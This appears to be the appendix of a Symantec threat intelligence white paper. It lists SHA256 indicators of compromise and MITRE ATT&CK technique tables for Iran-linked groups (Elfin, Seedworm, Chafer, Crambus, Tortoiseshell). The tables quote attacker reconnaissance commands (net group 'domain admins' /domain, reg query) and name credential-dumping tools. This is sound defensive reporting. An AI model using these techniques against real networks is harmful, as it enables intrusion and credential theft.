Tortoiseshell	SHA256: 5dbd3018d2e6c2b207506d511aa18cbde292c4bf2a127073150cd276fc6e925e	Alias:ListNetstat
Tortoiseshell	SHA256: 694e7361f2698e6995bab4b3d1cda4e98f8d83d1ba8c39367be6158bc17ad30e	Custom Backdoor
Tortoiseshell	SHA256: 707cbcf75a08445479388ade04229c7e08f48cf2f9efc47fc27de564406c56e2	Custom Backdoor
Tortoiseshell	SHA256: 77a85a06a9c00cc58f4b701ef574389b13b6edd04b93fbabcf0a4de03b68ab76	Alias:Screenshot
Tortoiseshell	SHA256: 869ae66ec2d7e46cbfb2c3d15b34b77a12a372ed0c5e92587afcce892c1f6b17	CVE-2018-8440
Tortoiseshell	SHA256: 882d51c2f258fc4bc189837b6de12760a51764bc0f621a692173273ff59af117	Custom Backdoor
Tortoiseshell	SHA256: 8f149e7e454053505dcc3252dd72de132298d3c0085640eb959de490347046c1	Custom Backdoor
Tortoiseshell	SHA256: 9b980581131b070c7b790ca536ac606da913990d888352c99f480f1c0597c3a8	Downloader
Tortoiseshell	SHA256: b1223d63a8aea619e006c76a6a8d8ac16808fa65a90b98cfd2bebf470bf6c58e	Downloader

Table 6: Indicators of Compromise (IOCs) (Continued)

Group	IOC	Description
Tortoiseshell	SHA256: bc06dd43d1f3eda6beae85ce31e5798b0888a60c6426b33df5a40e6287b06848	Custom Backdoor
Tortoiseshell	SHA256: da060f48b3c681639d8ec285846285ed8fda300fa9ee69a69d4fa8c0420c8070	Custom Backdoor
Tortoiseshell	SHA256: ea875796304235077556bfbf23274d25819a42a7ba4ebeabb445274568ab43ac	Custom Backdoor
Tortoiseshell	SHA256: f71732f997c53fa45eef5c988697eb4aa62c8655d8f0be3268636fc23addd193	Custom Backdoor
Chafer	SHA256: 1e94a1ca83123688215b64369a37162448a0f3927e3f0f4f412ee352db6abf5c	Exemyr
Chafer	SHA256: fc74c58705f4d2f6241118b729d86e4610045418690d833de6b123d08d1f8a37	Trojan
Chafer	SHA256: d4dcbfbab036132eb6c40c56a44c0d3b4b681b19841b81fc4f8e1d62ea5b211d	Alias: Dntxdoor
Chafer	SHA256: caa841e4809efdfb3be1de588d74ccf32a96a8c1bc4108d07ade509551ce77e4	Remexi
Chafer	SHA256: 3ebc9890fa04b1035565d7d273f80032e811ac5e42d3aa1dafe6e33b6572f8cb	Remexi
Chafer	SHA256: 2802ad7e910e4ef647b93f11b3f4a5ec465a0abf16c542884442c70555ca8352	Mini_rsocks
Crambus	SHA256: 3996efe9a3cf471a1f816287368fa0f99d2cdb95786530b0b61c7b9024ff717b	Alias: Hisoka
Crambus	SHA256: db1f460f624a4c13c3004899c5d0a4c3668ba99bb1e6be7f594e965c637b6917	Alias: Sakabota
Crambus	SHA256: 4c68068c16e320e2dd346adfa64686a3bcd5aef98fdc0f69d5f0e82d254eacf4	Alias: Yakenzi

Appendix B: Mitre Attack Techniques

Table 7: Mitre Attack Techniques

Group	Technique ID	Technique Name	Technique Use
Elfin	T1110	Brute Force	Elfin has used password spraying to gain access to target systems.
Elfin	T1043	Commonly Used Port	Elfin has used port 443 for command and control.
Elfin	T1003	Credential Dumping	Elfin has used a variety of publicly available tools like LaZagne, Mimikatz, Gpppassword, SniffPass, and ProcDump to dump credentials.
Elfin	T1002	Data Compressed	Elfin has used WinRAR to compress data prior to exfiltration.
Elfin	T1132	Data Encoding	Elfin has used base64 to encode command and control traffic.
Elfin	T1480	Execution Guardrails	Elfin has used kill dates in their malware to guardrail execution.
Elfin	T1048	Exfiltration Over Alternative Protocol	Elfin has used FTP to exfiltrate files (separately from the C2 channel).
Elfin	T1203	Exploitation for Client Execution	Elfin has attempted to exploit a known vulnerability in WinRAR (CVE-2018-20250).
Elfin	T1068	Exploitation for Privilege Escalation	Elfin has used a publicly available exploit for CVE-2017-0213 to escalate privileges on a local system.
Elfin	T1040	Network Sniffing	Elfin has used SniffPass to collect credentials by sniffing network traffic.
Elfin	T1027	Obfuscated Files or Information	Elfin has used base64 to encode payloads.
Elfin	T1086	PowerShell	Elfin has utilized PowerShell to download files from the C2 server and run various scripts.
Elfin	T1060	Registry Run Keys/Startup Folder	Elfin has deployed a tool known as DarkComet to the Startup folder of a victim.
Elfin	T1105	Remote File Copy	Elfin has downloaded additional files and programs from its C2 server.
Elfin	T1053	Scheduled Task	Elfin has created a scheduled task to execute a .vbe file multiple times a day.
Elfin	T1192	Spear Phishing Link	Elfin has sent spear phishing emails containing links to .hta files.
Elfin	T1071	Standard Application Layer Protocol	Elfin has used HTTP for command and control.
Elfin	T1032	Standard Cryptographic Protocol	Elfin has used AES for encryption of command and control traffic.
Elfin	T1065	Uncommonly Used Port	Elfin has used ports 808 and 880 for command and control.
Elfin	T1204	User Execution	Elfin has lured users to click links to malicious HTML applications delivered via spear phishing emails.[1][3]
Elfin	T1078	Valid Accounts	Elfin has used valid accounts for initial access and privilege escalation.
Seedworm	T1088	Bypass User Account Control	Seedworm uses various techniques to bypass UAC.
Seedworm	T1191	CMSTP	Seedworm has used CMSTP.exe and a malicious INF to execute its POWERSTATS payload.
Seedworm	T1059	Command-Line Interface	Seedworm has used a custom tool for creating reverse shells.
Seedworm	T1500	Compile After Delivery	Seedworm has used the .NET csc.exe tool to compile executables from downloaded C# code.
Seedworm	T1175	Component Object Model and Distributed COM	Seedworm has used malware that has the capability to execute malware via COM and Outlook.
Seedworm	T1090	Connection Proxy	Seedworm has controlled POWERSTATS from behind a proxy network to obfuscate the C2 location.

Table 7: Mitre Attack Techniques (Continued)

Group	Technique ID	Technique Name	Technique Use
Seedworm	T1003	Credential Dumping	Seedworm has performed credential dumping with Mimikatz, LaZagne, and other tools, including by dumping passwords saved in victim web browsers and email.
Seedworm	T1503	Credentials from Web Browsers	Seedworm has run a tool that steals passwords saved in victim web browsers.
Seedworm	T1081	Credentials in Files	Seedworm has run a tool that steals passwords saved in victim email.
Seedworm	T1002	Data Compressed	Seedworm has used the native Windows cabinet creation tool, makecab.exe, likely to compress stolen data to be uploaded.
Seedworm	T1140	Deobfuscate/Decode Files or Information	Seedworm decoded base64-encoded PowerShell commands using a VBS file.
Seedworm	T1173	Dynamic Data Exchange	Seedworm has used malware that can execute PowerShell scripts via DDE.
Seedworm	T1083	File and Directory Discovery	Seedworm has used malware that checked if the ProgramData folder had folders or files with the keywords "Kasper," "Panda," or "ESET."
Seedworm	T1036	Masquerading	Seedworm has used filenames and Registry key names associated with Windows Defender. The group has also stored obfuscated JavaScript code in an image file named temp.jpg.
Seedworm	T1170	Mshta	Seedworm has used mshta.exe to execute its POWERSTATS payload and to pass a PowerShell one-liner for execution.
Seedworm	T1104	Multi-Stage Channels	Seedworm has used one C2 to obtain enumeration scripts and monitor web logs, but a different C2 to send data back.
Seedworm	T1027	Obfuscated Files or Information	Seedworm has used Daniel Bohannon's Invoke-Obfuscation framework. The group has also used other obfuscation methods, including Base64 obfuscation of VBScripts and PowerShell commands.
Seedworm	T1086	PowerShell	Seedworm has used PowerShell for execution.
Seedworm	T1057	Process Discovery	Seedworm has used malware to obtain a list of running processes on the system.
Seedworm	T1060	Registry Run Keys/Startup Folder	Seedworm has added Registry Run key KCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemTextEncoding to establish persistence.
Seedworm	T1105	Remote File Copy	Seedworm has used malware that can upload additional files to the victim's machine.
Seedworm	T1085	Rundll32	Seedworm has used malware that leveraged rundll32.exe in a Registry Run key to execute a .dll.
Seedworm	T1113	Screen Capture	Seedworm has used malware that can capture screenshots of the victim's machine.
Seedworm	T1064	Scripting	Seedworm has used VBScript and JavaScript files to execute its POWERSTATS payload. Seedworm has also used Microsoft scriptlets, macros, and PowerShell scripts.
Seedworm	T1063	Security Software Discovery	Seedworm has used malware to check running processes against a hard-coded list of security tools often used by malware researchers.
Seedworm	T1193	Spear Phishing Attachment	Seedworm has compromised third parties and used compromised accounts to send spear phishing emails with targeted attachments to recipients.
Seedworm	T1082	System Information Discovery	Seedworm has used malware that can collect the victim's OS version and machine name.
Seedworm	T1016	System Network Configuration Discovery	Seedworm has used malware to collect the victim's IP address and domain name.

Table 7: Mitre Attack Techniques (Continued)

Group	Technique ID	Technique Name	Technique Use
Seedworm	T1033	System Owner/User Discovery	Seedworm has used malware that can collect the victim's username.
Seedworm	T1204	User Execution	Seedworm has attempted to get users to enable macros and launch malicious Microsoft Word documents delivered via spear phishing emails.
Seedworm	T1047	Windows Management Instrumentation	Seedworm has used malware that leveraged WMI for execution and querying host information.
Chafer	T1090	Connection Proxy	Chafer used custom tools to create SOCK5 proxies between infected hosts.
Chafer	T1003	Credential Dumping	Chafer has used Mimikatz, Ncrack, Windows Credential Editor and ProcDump to dump credentials.
Chafer	T1002	Data Compressed	Chafer has used WinRAR and 7-Zip to compress and archive stolen data.
Chafer	T1046	Network Service Scanning	Chafer used a custom port scanner known as BLUETORCH
Chafer	T1060	Registry Run Keys/Startup Folder	Chafer has maintained persistence using the startup folder.
Chafer	T1076	Remote Desktop Protocol	Chafer has been seen using RDP for lateral movement and persistence.
Chafer	T1021	Remote Services	Chafer used secure shell (SSH) to move laterally among their targets.
Chafer	T1053	Scheduled Task	Chafer has created scheduled tasks.
Chafer	T1064	Scripting	Chafer utilized custom scripts to perform internal reconnaissance.
Chafer	T1023	Shortcut Modification	Chafer has modified LNK shortcuts.
Chafer	T1045	Software Packing	Chafer has repacked a modified version of Mimikatz to thwart anti-virus detection.
Chafer	T1193	Spear Phishing Attachment	Chafer leveraged spear phishing emails with malicious attachments to initially compromise victims.
Chafer	T1192	Spear Phishing Link	Chafer leveraged spear phishing emails with malicious links to initially compromise victims.
Chafer	T1016	System Network Configuration Discovery	Chafer has used NBTScan to discover vulnerable systems.
Chafer	T1033	System Owner/User Discovery	Chafer used Remexi to collect usernames from the system.
Chafer	T1204	User Execution	Chafer has sent spear phishing emails in an attempt to lure users to click on a malicious attachment or link.
Chafer	T1078	Valid Accounts	Chafer has used stolen credentials to compromise Outlook Web Access (OWA).
Chafer	T1100	Web Shell	Chafer has installed ANTAK and ASPXSPY web shells.
Crambus	T1087	Account Discovery	Crambus has run net user, net user /domain, net group "domain admins" /domain, and net group "Exchange Trusted Subsystem" /domain to get account listings on a victim.
Crambus	T1119	Automated Collection	Crambus has used automated collection.
Crambus	T1110	Brute Force	Crambus has used brute force techniques to obtain credentials.
Crambus	T1059	Command-Line Interface	Crambus has used the command-line interface for execution.
Crambus	T1043	Commonly Used Port	Crambus has used port 80 to call back to the C2 server.
Crambus	T1223	Compiled HTML File	Crambus has used a CHM payload to load and execute another malicious file once delivered to a victim.
Crambus	T1003	Credential Dumping	Crambus has used credential dumping tools such as Mimikatz and LaZagne to steal credentials to accounts logged into the compromised system and to Outlook Web Access.

Table 7: Mitre Attack Techniques (Continued)

Group	Technique ID	Technique Name	Technique Use
Crambus	T1081	Credentials in Files	Crambus has used tools named VALUEVAULT and PICKPOCKET to dump passwords from web browsers.
Crambus	T1094	Custom Command and Control Protocol	Crambus has used custom DNS Tunneling protocols for C2.
Crambus	T1140	Deobfuscate/Decode Files or Information	A Crambus macro has run a PowerShell command to decode file contents. Crambus has also used certutil to decode base64-encoded files on victims.
Crambus	T1048	Exfiltration Over Alternative Protocol	Crambus has exfiltrated data over FTP separately from its primary C2 channel over DNS.
Crambus	T1133	External Remote Services	Crambus uses remote services such as VPN, Citrix, or OWA to persist in an environment.
Crambus	T1008	Fallback Channels	Crambus malware ISMAgent falls back to its DNS tunneling mechanism if it is unable to reach the C2 server over HTTP.
Crambus	T1107	File Deletion	Crambus has deleted files associated with their payload after execution.
Crambus	T1066	Indicator Removal from Tools	Crambus has tested malware samples to determine AV detection and subsequently modified the samples to ensure AV evasion.
Crambus	T1056	Input Capture	Crambus has used keylogging tools called KEYPUNCH and LONGWATCH.
Crambus	T1046	Network Service Scanning	Crambus has used the publicly available tool SoftPerfect Network Scanner as well as a custom tool called GOLDIRONY to conduct network scanning.
Crambus	T1027	Obfuscated Files or Information	Crambus has encrypted and encoded data in its malware, including by using base64.
Crambus	T1201	Password Policy Discovery	Crambus has used net.exe in a script with net accounts /domain to find the password policy of a domain.
Crambus	T1069	Permission Groups Discovery	Crambus has used net group /domain, net localgroup administrators, net group "domain admins" /domain, and net group "Exchange Trusted Subsystem" /domain to find group permission settings on a victim.
Crambus	T1086	PowerShell	Crambus has used PowerShell scripts for execution, including use of a macro to run a PowerShell command to decode file contents.
Crambus	T1057	Process Discovery	Crambus has run tasklist on a victim's machine.
Crambus	T1012	Query Registry	Crambus has used reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" on a victim to query the Registry.
Crambus	T1108	Redundant Access	Crambus has used RGDoor via Web shell to establish redundant access. The group has also used harvested credentials to gain access to Internet-accessible resources such as Outlook Web Access, which could be used for redundant access.
Crambus	T1076	Remote Desktop Protocol	Crambus has used Remote Desktop Protocol for lateral movement. The group has also used tunneling tools to tunnel RDP into the environment.
Crambus	T1105	Remote File Copy	Crambus can download remote files onto victims.
Crambus	T1021	Remote Services	Crambus has used Putty to access compromised systems.
Crambus	T1053	Scheduled Task	Crambus has created scheduled tasks that run a VBScript to execute a payload on victim machines.
Crambus	T1113	Screen Capture	Crambus has a tool called CANDYKING to capture a screenshot of user's desktop.

Table 7: Mitre Attack Techniques (Continued)

Group	Technique ID	Technique Name	Technique Use
Crambus	T1064	Scripting	Crambus has used various types of scripting for execution, including .bat and .vbs scripts. The group has also used macros to deliver malware such as QUADAGENT and OopsIE.
Crambus	T1193	Spear Phishing Attachment	Crambus has sent spear phishing emails with malicious attachments to potential victims using compromised and/or spoofed email accounts.
Crambus	T1192	Spear Phishing Link	Crambus has sent spear phishing emails with malicious links to potential victims.
Crambus	T1194	Spear Phishing via Service	Crambus has used LinkedIn to send spear phishing links.
Crambus	T1071	Standard Application Layer Protocol	Crambus has used HTTP and DNS for C2. The group has also used the Plink utility and other tools to create tunnels to C2 servers.
Crambus	T1032	Standard Cryptographic Protocol	Crambus used the Plink utility and other tools to create tunnels to C2 servers.
Crambus	T1082	System Information Discovery	Crambus has run hostname and systeminfo on a victim.
Crambus	T1016	System Network Configuration Discovery	Crambus has run ipconfig /all on a victim.
Crambus	T1049	System Network Connections Discovery	Crambus has used netstat -an on a victim to get a listing of network connections.
Crambus	T1033	System Owner/User Discovery	Crambus has run whoami on a victim.
Crambus	T1007	System Service Discovery	Crambus has used sc query on a victim to gather information about services.
Crambus	T1204	User Execution	Crambus has delivered malicious links and macro-enabled documents that required targets to click the "enable content" button to execute the payload on the system.
Crambus	T1078	Valid Accounts	Crambus has used compromised credentials to access other systems on a victim network.
Crambus	T1100	Web Shell	Crambus has used Web shells, often to maintain access to a victim network.
Crambus	T1047	Windows Management Instrumentation	Crambus has used WMI for execution.

Revision History

SED-IAP-WP100; January 24, 2020

Initial release.

Symantec™
A Division of Broadcom